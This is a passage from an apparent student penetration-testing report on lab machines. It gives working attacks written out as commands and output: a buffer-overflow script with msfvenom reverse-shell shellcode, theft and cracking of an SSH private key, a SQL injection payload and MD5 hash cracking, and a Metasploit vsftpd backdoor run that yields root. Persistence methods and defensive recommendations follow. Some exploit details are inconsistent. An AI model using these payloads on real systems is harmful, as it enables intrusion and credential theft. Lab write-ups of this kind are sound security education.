s6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7C
```

2. Then I Identify the offset using **pattern_offset.rb**:

```
(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 34684233
[*] Exact match at offset 1091
```

3. Craft the payload using **msfvenom**:

```
(kali@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.20.20 LPORT=7777 -f python -v payload -b '\x00\x09\x0a'

$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.20.20 LPORT=7777 -f python -v payload -b '\x00\x09\x0a'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1899 bytes
payload = b""
payload += b"\xb8\x20\xab\xc8\xec\xd9\xc7\xd9\x74\x24\xf4"
payload += b"\x5b\x31\xc9\xb1\x52\x31\x43\x12\x83\xeb\xfc"
payload += b"\x03\x63\xa5\x2a\x19\x9f\x51\x28\xe2\x5f\xa2"
payload += b"\x4d\x6a\xba\x93\x4d\x08\xcf\x84\x7d\x5a\x9d"
payload += b"\x28\xf5\xe0\x35\xba\x7b\x87\x3a\x0b\x31\xf1"
payload += b"\x75\x8c\x6a\xc1\x14\xe0\x71\x16\xf6\x2f\xba"
payload += b"\x6b\xf7\x68\xa7\x86\xa5\x21\xa3\x35\x59\x45"
payload += b"\xf9\x85\xd2\x15\xef\x8d\x07\xed\x0e\xbf\x96"
payload += b"\x65\x49\x1f\x19\xa9\xe1\x16\x01\xae\xcc\xe1"
payload += b"\xba\x04\xba\xf3\x6a\x55\x43\x5f\x53\x59\xb6"
payload += b"\xa1\x94\x5e\x29\xd4\xec\x9c\xd4\xef\x2b\xde"
payload += b"\x02\x65\xaf\x78\xc0\xdd\x0b\x78\x05\xbb\xd8"
payload += b"\x76\xe2\xcf\x86\x9a\xf5\x1c\xbd\xa7\x7e\xa3"
payload += b"\x11\x2e\xc4\x80\xb5\x6a\x9e\xa9\xec\xd6\x71"
payload += b"\xd5\xee\xb8\x2e\x73\x65\x54\x3a\x0e\x24\x31"
payload += b"\x8f\x23\xd6\xc1\x87\x34\xa5\xf3\x08\xef\x21"
payload += b"\xb8\xc1\x29\xb6\xbf\xfb\x8e\x28\x3e\x04\xef"
payload += b"\x61\x85\x50\xbf\x19\x2c\xd9\x54\xd9\xd1\x0c"
```

4. My Python script will generate malicious **.m3u file**:

```
offset = 'A' * 26091
eip = '\x58\xb0\x01\x10'
badchars = (
"\x01\x12\x23\x34\x05\x06\x07\x08\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20")

payload = b""

payload += b"\xbd\x99\xf0\xb1\xf9\xdb\xcf\x9\x74\x54"

payload += b"\x58\x2b\xc9\xb1\x52\x31\x68\x12\x03\x68\x12"

payload += b"\x83\x71\x0c\x53\x0c\x7d\x05\x16\xef\x7d\xd6"

payload += b"\x77\x79\x98\xe7\xb7\x1d\xe9\x58\x08\x55\xbf"

payload += b"\x54\xe3\x3b\x2b\xee\x81\x93\x5c\x47\x2f\xc2"

payload += b"\x53\x58\x1c\x36\xf2\xda\x5f\x6b\xd4\xe3\xaf"
```

payload += b"\x7e\x15\x23\xcd\x73\x47\xfc\x99\x26\x77\x89"
payload += b"\xd4\xfa\xfc\xc1\xf9\x7a\xe1\x92\xf8\xab\xb4"
payload += b"\xa9\xa2\x6b\x37\x7d\xdf\x25\x2f\x62\xda\xfc"
payload += b"\xc4\x50\x90\xfe\x0c\xa9\x59\xac\x71\x05\xa8"
payload += b"\xac\xb6\xa2\x53\xdb\xce\xd0\xee\xdc\x15\xaa"
payload += b"\x34\x68\x8d\x0c\xbe\xca\x69\xac\x13\x8c\xfa"
payload += b"\xa2\xd8\xda\xa4\xa6\xdf\x0f\xdf\xd3\x54\xae"
payload += b"\x0f\x52\x2e\x95\x8b\x3e\xf4\xb4\x8a\x9a\x5b"
payload += b"\xc8\xcc\x44\x03\x6c\x87\x69\x50\x1d\xca\xe5"
payload += b"\x95\x2c\xf4\xf5\xb1\x27\x87\xc7\x1e\x9c\x0f"
payload += b"\x64\xd6\x3a\xc8\x8b\xcd\xfb\x46\x72\xee\xfb"
payload += b"\x4f\xb1\xba\xab\xe7\x10\xc3\x27\xf7\x9d\x16"
payload += b"\xe7\xa7\x31\xc9\x48\x17\xf2\xb9\x20\x7d\xfd"
payload += b"\xe6\x51\x7e\xd7\x8e\xf8\x85\xb0\x70\x54\x91"
payload += b"\x54\x19\xa7\x99\x4a\xb8\x2e\x7f\x18\x2a\x67"
payload += b"\x28\xb5\xd3\x22\xa2\x24\x1b\xf9\xcf\x67\x97"
payload += b"\x0e\x30\x29\x50\x7a\x22\xde\x90\x31\x18\x49"
payload += b"\xae\xef\x34\x15\x3d\x74\xc4\x50\x5e\x23\x93"
payload += b"\x35\x90\x3a\x71\xa8\x8b\x94\x67\x31\x4d\xde"
payload += b"\x23\xee\xae\xe1\xaa\x63\x8a\xc5\xbc\xbd\x13"
payload += b"\x42\xe8\x11\x42\x1c\x46\xd4\x3c\xee\x30\x8e"
payload += b"\x93\xb8\xd4\x57\xd8\x7a\xa2\x57\x35\x0d\x4a"
payload += b"\xe9\xe0\x48\x75\xc6\x64\x5d\x0e\x3a\x15\xa2"
payload += b"\xc5\xfe\x25\xe9\x47\x56\xae\xb4\x12\xea\xb3"
payload += b"\x46\xc9\x29\xca\xc4\xfb\xd1\x29\xd4\x8e\xd4"

```
payload += b"\x76\x52\x63\xa5\xe7\x37\x83\x1a\x07\x12"
```

```
nopes = '\x90'*20
```

```
# buffer1=offset+eip+nopes+payload+'C'*1000
```

```
buffer1= offset + eip + nopes + payload+'C'*1000
```


```
with open('C:/users/zsk/Desktop/fuzz.m3u' , 'w') as f:
```

```
    f.write(buffer1)
```

```
    f.close()
```

5. Attacker sets up a listener for reverse shell:


```
nc -lvp 7777
```



```
(kali@kali)-[~]  
$ nc -lvp 7777  
listening on [any] 7777 ...  
[ ]
```

6. Attacker delivers the malicious .m3u file to the victim and waits for them to open it in Easy RM to MP3 Converter.





```
(kali㉿kali)-[~]  
$ nc -nlvp 7777  
listening on [any] 7777 ...  
connect to [192.168.20.20] from (UNKNOWN) [192.168.20.10] 49382  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Program Files (x86)\Easy RM to MP3 Converter>
```

3.3.5 Cracking SSH Passwords:

Setting Up the Victim Computer:

1. Create a new user on the victim's computer named "bob":

```
sudo adduser bob
```

2. Switch to the "bob" user:

```
su - bob
```

```
msfadmin@metasploitable:~$ sudo adduser bob
[sudo] password for msfadmin:
Adding user `bob' ...
Adding new group `bob' (1004) ...
Adding new user `bob' (1004) with group `bob' ...
Creating home directory `/home/bob' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for bob
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [y/N] y
msfadmin@metasploitable:~$ su - bob
Password:
bob@metasploitable:~$ ls
```

3. Navigate to the .ssh directory and create an authorized_keys file:

```
cd ~/.ssh
ls -la
touch authorized_keys
chmod 600 authorized_keys
cat id_rsa.pub >> authorized_keys
cat authorized_keys
```



```

bob@metasploitable:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/bob/.ssh/id_rsa):
Created directory '/home/bob/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/bob/.ssh/id_rsa.
Your public key has been saved in /home/bob/.ssh/id_rsa.pub.
The key fingerprint is:
cf:86:18:e6:02:b2:cd:8b:03:a0:e1:5b:10:1f:67:70 bob@metasploitable
bob@metasploitable:~$ ls -a
. . . .bash_logout .bashrc .profile .ssh
bob@metasploitable:~$ cd ~/.ssh/
bob@metasploitable:~/.ssh$ ls -la
total 16
drwx----- 2 bob bob 4096 2024-04-10 18:41 .
drwxr-xr-x 3 bob bob 4096 2024-04-10 18:41 ..
-rw----- 1 bob bob 1743 2024-04-10 18:41 id_rsa
-rw-r--r-- 1 bob bob 400 2024-04-10 18:41 id_rsa.pub
bob@metasploitable:~/.ssh$ touch authorized_keys
bob@metasploitable:~/.ssh$ cat id_rsa.pub

```

```

bob@metasploitable:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAtY1UpRFJqtUbbqNNQxN8aSeSXFxuaD8bhBRKhpBXygSnr
ih7Bge63HuuD7stY1uSQX0j7GJL/gKc7Mc+kheLvjc/oNvREuueurmuzKC820486hxuhI6YcocYhDlkW
f2fYiYb3Cc+gubrtZs/E1WjFTRUyoupGAzTZYbSpWRCp6Yarba3M2Nf+AoIrx280cuigFfyGGHk1AA1N
AKGHmJer1YrPi23e+880nzPtW/qy6+t8/SwhgnRwhG1leIRGItY4htjs1lrungHXldRsnTsUkMcPJvKb
ak1UM5QnQX1M0+UIgQAdzUmyqh9JKPTd79I1uaYHG0u6JIEYuU+izrJrSu== bob@metasploitable

```

Sharing the Public Key with the Attacker:

4. Start a SimpleHTTPServer to host the id_rsa.pub file:

```
python -m SimpleHTTPServer 8000
```

```

bob@metasploitable:~/.ssh$ python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...

```

Attacker's Actions:

5. Download the id_rsa.pub file from the victim's computer:

```
http://192.168.20.133:8000/id_rsa
```



```

(kali@kali)-[~]
$ wget http://192.168.20.133:8000/id_rsa
--2024-04-10 18:48:10-- http://192.168.20.133:8000/id_rsa
Connecting to 192.168.20.133:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1743 (1.7K) [application/octet-stream]
Saving to: 'id_rsa.1'

id_rsa.1          100%[=====]  1.70K  --.-KB/s    in 0s
2024-04-10 18:48:10 (2.5 MB/s) - 'id_rsa.1' saved [1743/1743]

```

6. Download the ssh2john.py script and the password wordlist:

```
wget https://raw.githubusercontent.com/magnumripper/JohnTheRipper/bleeding-jumbo/run/ssh2john.py
```

```

(kali@kali)-[~]
$ wget https://raw.githubusercontent.com/magnumripper/JohnTheRipper/bleeding-jumbo/run/ssh2john.py
--2024-04-10 18:48:26-- https://raw.githubusercontent.com/magnumripper/JohnTheRipper/bleeding-jumbo/run/ssh2john.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9677 (9.5K) [text/plain]
Saving to: 'ssh2john.py'

ssh2john.py      100%[=====]  9.45K  14.5KB/s    in 0.7s
2024-04-10 18:48:30 (14.5 KB/s) - 'ssh2john.py' saved [9677/9677]

```

7. Convert the SSH key to a format suitable for cracking:

```
python ssh2john.py id_rsa > id_rsa.hash
```

```

(kali@kali)-[~]
$ python ssh2john.py id_rsa.1 > id_rsa.hash

```

8. Start password cracking using John the Ripper:

```
John --wordlist=any_worldlist.txt id_rsa.hash
```

9. Display cracked passwords:

```
john --show id_rsa.hash
```

10. Log in to the victim's computer using the cracked SSH key:

```
ssh -o HostKeyAlgorithms=+ssh-rsa -i id_rsa
```

```
(kali㉿kali)-[~]  
$ ssh -o HostKeyAlgorithms=+ssh-rsa -i id_rsa bob@192.168.20.133  
  
sign_and_send_pubkey: no mutual signature supported  
bob@192.168.20.133's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
Last login: Wed Apr 10 19:16:24 2024 from 192.168.20.20  
bob@metasploitable:~$
```

11. Secure the id_rsa file:

```
chmod 400 id_rsa
```

```

(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/darkweb2017-top10.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded h
ashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates left, minimum 16 needed for performance.
abc123 (id_rsa.1)
1g 0:00:00:00 DONE (2024-04-10 18:49) 20.00g/s 220.0p/s 220.0c/s 220.0C/s 123
456..msfadmin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$ john --show id_rsa.hash
id_rsa.1:abc123

1 password hash cracked, 0 left

(kali@kali)-[~]
$ chmod 400 id_rsa

```

3.3.6 Cracking SQL User Passwords:

1. Identify the type of hash using HashID:

hashid

User ID:

ID: ' union select user, password from users#
 First name: admin
 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```
(kali@kali)-[~]
$ hashid 5f4dcc3b5aa765d61d8327deb882cf99
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

2. Prepare the hash for cracking:

```
nano passhash
```

```
(kali@kali)-[~]
$ nano passhash
```

```
GNU nano 7.2 passhash *
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

3. Start password cracking using Hashcat:

```
hashcat -a 0 -m 0 passhash /usr/share/wordlists/probable-v2-top1575.txt
```

```
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```

4. Another Method to crack the passwords Using **CrackStation**:

CrackStation
Password Hashing Security
Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb3d5f260853678922e03
8d353d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1/sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb3d5f260853678922e03	md5	abc123
8d353d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

3.3.7 Metasploit Exploit: vsftpd 2.3.4 Backdoor

Vulnerability Exploited: vsftpd 2.3.4 Backdoor Exploit

System Vulnerable: vsftpd FTP server (version 2.3.4)

Vulnerability Explanation: The vsftpd FTP server is a backdoor exploit that enables you to obtain unauthorized access to the system.

Exploitation Technique: By using the vsftpd_234_backdoor module in Metasploit, the attacker can easily gain access to the system.

Vulnerability Fix: system administrators should upgrade the vsftpd FTP.

Severity: **Critical**

Proof of Concept:

1. First I need to launch Metasploit framework:

```
msfconsole
```

2. Then I select the vsftpd backdoor exploit module:

```
use exploit /unix/ftp/ vsftpd_234_backdoor
```

3. I set the needed options for the exploit:

```
set RHOST 192.168.20.133
```

```
set RPORT 4444
```

4. Finally run the exploit:

```
exploit
```

5. I Successfully gains a remote shell on the target system and can execute arbitrary commands.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.20.133
RHOST => 192.168.20.133
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.20.133:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.20.133:21 - USER: 331 Please specify the password.
[+] 192.168.20.133:21 - Backdoor service has been spawned, handling ...
[+] 192.168.20.133:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.20.20:40681 -> 192.168.20.133:6200) at 2024-04-10 19:59:30 -0400

whoami
root
█
```

3.4 Maintaining Access

After successfully getting into the system attackers to develop any mechanism to keep access to the target system and now I will explore some ways to preserve access:

Backdoor Installation: Attackers can install Backdoor which are contains from malicious software these software may have legal looking but inside is another story.

Persistent Remote Access: Attackers may use RAT whci stands for Remote Administration Tools or Remote Access Trojans these tools allow the attacker to gain access to the target computer remortely and he may execute remotely commands

Privilege Escalation: when the attacker establish the access he need to escalate the privelleges inside the system to have more control and access resources this might exploit vulnarabilities and poor security settings.

Fileless Persistence: Fileless is preserving access without leaving any typical traces on the target system but instead the attacker will exploit existing system tools and processes to keep access.

Traffic Tunneling: Attackers may use the encrypted tunnels to retain access without alerting the target he uses techniques like SSH Tunnels, VPNs or DNS Tunneling

Rootkit Installation: Rootkits are software that are malicious packages that is installed in the target system and by using this method attacker might have long-term access to the system while he is trying to escape detection and security software.

C2 Frameworks: Command and control (C2) frameworks can give you a full architecture for managing hacked systems and control, and also it has capabilities like encryption and automated communication and can silently control and interact with the target system.

Exploiting Patching holes: Attackers may exploit holes in the system by patching and updating the policies to save their access.

We shouldn't forget the defender should always apply security measures and continue monitoring also patch management and it is so important to train the employees and have user awareness training These security assessments can also resolve vulnerabilities and detect them before bad guys exploit them.

3.5 House Cleaning

And Finally, we should use techniques to minimize security risks and vulnerabilities in any organization. These strategy helps increase the security and now I will mention some of the major features of home cleaning:

Vulnerability Assessment and Patch Management: to detect the vulnerabilities in the systems and applications and settings then patching depending on criticality.

Asset Management and Inventory: to maintain updated inventory of all assets that include hardware and software.

User Access Review and Privilege Management: make sure of the user access rights and that these access meets there business needs and remove unnecisary privelleges and access.

Security Policy Review and Enforcement: Review and update security policies.

Incident Response Planning and Testing: Develop an incident response plan to know what to do when the incident happened.

Data Recovery and Backup: Implement data backup and recovery practices to safeguard the integrity of essential data in the event of a cyber attack or data loss. Regularly test backup systems and processes to evaluate their dependability and efficacy.

Network Segmentation and Access Control: Implement network segmentation to compartmentalize critical assets and inhibit lateral movement by attackers in the case of a breach. Use access control techniques like as fire-walls, intrusion detection/prevention systems, and identity and access management (IAM) solu-tions to implement least privilege principles.

Security Awareness Training: Provide frequent security awareness training to workers to educate them on prevalent cybersecurity dangers, best practices, and rules. Foster a security-conscious culture inside the firm to enable workers to notice and report security problems immediately.

Regular Reviews: Conduct regular security audits and reviews to evaluate compliance with security policies, iden-tify areas for improvement, and measure the efficacy of security measures. Engage external auditors or security specialists to offer an unbiased review of the organization's security posture.

4.0 Additional Items

In addition to the main sections of the report, there are several additional items that warrant attention. These items provide further context, insights, or recommendations related to the findings and implications of the security assessment.

4.1 Conclusion

there are many other issues that demand attention. These items give more background, insights, or suggestions linked to the findings and consequences of the security assessment.

Key observations and suggestions from the penetration testing exercise include:

Patch Management: Prioritize patching of significant vulnerabilities to avoid exploitation by attackers. Implement a strong patch management procedure to enable timely deployment of security updates across all systems and apps.

User Awareness Training: Enhance user awareness training programs to educate employees about frequent cyber dangers, phishing assaults, and security best practices. Empower people to notice and report suspicious actions to the IT security team quickly.

Network Segmentation: Implement network segmentation to separate important assets and restrict lateral movement by attackers in the case of a breach. Segmenting the network may help restrict the effect of security events and limit exposure to critical data.

Incident Response Preparedness: Develop and frequently test an incident response strategy to guarantee an effective and coordinated response to security issues. Define roles and responsibilities, develop communication procedures, and perform tabletop exercises to model real-world circumstances.

Access Control Review: Conduct frequent evaluations of user access rights and privileges to limit the risk of illegal access and privilege escalation. Enforce the concept of least privilege to limit users' access to just the resources and information essential for their tasks.

4.2 Lessons Learned

Penetration Testing Process give us useful insights and lessons the we can learn for the future and it let us developing our practices I will mention examples of lesson learned

1. Importance of Regular Security Assessments: to keep ahead of the modern threats and developing attack vectors.
2. Need for Patch Management: with using patch management it helps you fix vulnerabilities in very easy way.

3. User Education and Awareness: the most important thing is to train the people and tell them about the cyber security risks
4. Defense-in-Depth Strategy: you can do this by access restriction.
5. Incident Response: be prepared for the incident prepare your plan or playbook.
6. Third-party Risk Management (RM): you should be aware of the third party vendors what is there responsibilities and the guarantee.
7. Threat Intelligence: helps you to discover the security risks
8. Documentation and Reporting: make and write full documentation about accountability and compliance reasons. And it should be clear and simple.

4.3 Future Recommendations

4.3 Future Recommendations

Building upon the insights gathered from the penetration testing exercise, many recommendations may be made to further increase the organization's cybersecurity posture and resistance to emerging threats. These suggestions concentrate on proactive efforts to resolve vulnerabilities, enhance security controls, and boost incident response capabilities. Key future recommendations include:

Regular Security Assessments: Conduct periodic security assessments, including vulnerability scanning, and security audits, to detect and resolve new threats and vulnerabilities proactively.

Enhanced Patch Management: Implement patch management procedure to facilitate the timely deployment of security updates across all apps.

Advanced Threat Detection: you can use threat detection technologies

, like End-point Detection and Response (EDR) systems

, Network Behavior Analysis (NBA) tools

, and Security Information and Event Management(SIEM) solutions.

Continuous Monitoring and Threat Intelligence: create a monitoring program that integrates threat intelligence feed.

Training and Awareness: Provide frequent security awareness training classes to employees to let them know them about typical cyber dangers, phishing assaults, and social engineering tactics. Foster a culture of security knowledge and responsibility to encourage workers to take an active part in protecting against cyber attacks.

Incident Response Planning and Testing: Develop and routinely test an incident response plan that describes methods for identifying, reacting to, and recovering from security incidents.

Vendor: Strengthen vendor and third-party risk management policies by completing rigorous risk assessments, due diligence evaluations, and security audits of third-party vendors and suppliers. Establish explicit contractual commitments and security requirements to guarantee compliance with security standards and legislation.

Continued Education and Skills Development: Invest in continual education and skills development for cybersecurity professionals to keep pace with emerging threats and technologies. Provide chances for professional certifications, training programs, and hands-on experience to develop cybersecurity skills inside the firm.

Executive Leadership and Governance: Foster strong executive leadership and governance structures to prioritize cybersecurity projects, manage resources efficiently, and drive organizational change. Establish clear channels of communication and responsibility for cybersecurity duties across all levels of the company.

4.4 References

1. National Institute of Standards and Technology (NIST). (2020). NIST Special Publication 800-53: Security and Privacy Controls for Information Systems and Organizations. Retrieved from <https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final>

2. Open Web Application Security Project (OWASP). (2021). OWASP Top Ten. Retrieved from <https://owasp.org/www-project-top-ten/>

3. **SANS Institute. (2021).** Critical Security Controls. Retrieved from <https://www.sans.org/critical-security-controls/>
4. **United States Computer Emergency Readiness Team (US-CERT). (2018).** Cyber Security Tips. Retrieved from <https://www.us-cert.gov/ncas/tips>
5. **Information Systems Audit and Control Association (ISACA). (2020).** COBIT 2019 Framework: Introduction and Methodology. Retrieved from <https://www.isaca.org/resources/cobit>
6. **Cybersecurity and Infrastructure Security Agency (CISA). (2021).** CISA Cyber Essentials Toolkit. Retrieved from <https://www.cisa.gov/cyber-essentials>
7. **European Union Agency for Cybersecurity (ENISA). (2021).** ENISA Threat Landscape. Retrieved from <https://www.enisa.europa.eu/>
8. **Ponemon Institute. (2021).** Cost of a Data Breach Report. Retrieved from <https://www.ibm.com/security/data-breach>
9. **The Center for Internet Security (CIS). (2021).** CIS Controls. Retrieved from <https://www.cisecurity.org/controls/>
10. **Carnegie Mellon University Software Engineering Institute. (2021).** CERT Division. Retrieved from <https://www.cert.org/>
11. **Verizon. (2021).** Data Breach Investigations Report. Retrieved from <https://enterprise.verizon.com/resources/reports/dbir/>

12. Information Systems Security Association (ISSA). (2021). ISSA Journal. Retrieved from <https://www.issa.org/publications/issa-journal/>

13. International Organization for Standardization (ISO). (2021). ISO/IEC 27001: Information Security Management. Retrieved from <https://www.iso.org/standard/54534.html>

14. National Security Agency (NSA). (2021). NSA Cybersecurity Advisories and Technical Guidance. Retrieved from <https://www.nsa.gov/News-Features/News-Stories/Article-View/Article/2713309/nsa-cybersecurity-advisories-and-technical-guidance/>

15. Security Standards Organization (SSO). (2021). Common Criteria. Retrieved from <https://www.commoncriteriaportal.org/>

16. Department of Homeland Security (DHS). (2021). Cybersecurity and Infrastructure Security Agency (CISA). Retrieved from <https://www.cisa.gov/>

17. International Information System Security Certification Consortium (ISC)². (2021). Certified Information Systems Security Professional (CISSP). Retrieved from <https://www.isc2.org/Certifications/CISSP>

18. National Cyber Security Centre (NCSC). (2021). Cyber Essentials. Retrieved from <https://www.ncsc.gov.uk/cyberessentials/overview>

19. Crack SSH Private Key Passwords with John the Ripper: <https://null-byte.wonderhowto.com/how-to/crack-ssh-private-key-passwords-with-john-ripper-0302810/>